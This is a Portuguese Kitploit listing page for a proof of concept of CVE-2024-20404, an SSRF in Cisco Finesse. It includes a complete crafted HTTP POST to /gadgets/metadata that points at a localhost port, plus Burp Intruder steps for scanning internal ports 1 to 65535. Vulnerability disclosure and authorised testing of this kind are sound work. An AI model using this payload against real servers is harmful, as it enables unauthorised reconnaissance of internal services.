Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-20404 — Prova de conceito de exploração para CVE-2024-20404 demonstrando SSRF na interface de gerenciamento baseada na web do Cisco Finesse para enumerar serviços locais por meio do envio de solicitações HTTP personalizadas. | Kitploit
Ferramentas/GitHubGitHub/3zz4t/cve-2024-20404
ReconhecimentoAnálise de VulnerabilidadesExploraçãoColeta de InformaçõesSegurança WebTestes de Penetração
GitHub3zz4t/cve-2024-20404

CVE-2024-20404

Prova de conceito de exploração para CVE-2024-20404 demonstrando SSRF na interface de gerenciamento baseada na web do Cisco Finesse para enumerar serviços locais por meio do envio de solicitações HTTP personalizadas.

Ver Repositório
2125há 2 anosAinda não revisado
Compartilhar

Descrição

Uma vulnerabilidade na interface de gerenciamento baseada na web do Cisco Finesse pode permitir que um atacante remoto não autenticado realize um ataque SSRF em um sistema afetado.

Esta vulnerabilidade é devida à validação insuficiente da entrada fornecida pelo usuário para solicitações HTTP específicas que são enviadas a um sistema afetado. Um atacante poderia explorar esta vulnerabilidade enviando uma solicitação HTTP maliciosa para o dispositivo afetado. Uma exploração bem-sucedida poderia permitir que o atacante obtivesse informações confidenciais limitadas de serviços associados ao dispositivo afetado.

Prova de Conceito (PoC)

  1. Envie a solicitação abaixo para verificar a resposta da porta "8444" no localhost do servidor, após substituir o <target> pelo seu.
POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


  1. Use o intruder do Burp Suite para escanear todas as portas abertas no servidor de gerenciamento baseado na web do Cisco Finesse, alterando o número da porta de 1 a 65535.

  2. Você verá a resposta "Connection refused" nas portas fechadas.

  1. As outras mensagens de erro indicam que essas portas estão abertas e podem ser enumeradas.

Referências

  • https://nvd.nist.gov/vuln/detail/CVE-2024-20404
  • https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-finesse-ssrf-rfi-Um7wT8Ew

Aviso Legal

Isso é apenas uma Prova de Conceito (PoC) para demonstrar que a interface de gerenciamento baseada na web do Cisco Finesse é vulnerável a Server Side Request Forgery (SSRF), e esta PoC é apenas para fins educacionais. Use-a de forma responsável e apenas em sistemas com permissão explícita para teste. O uso indevido desta PoC pode resultar em consequências graves.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    366
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →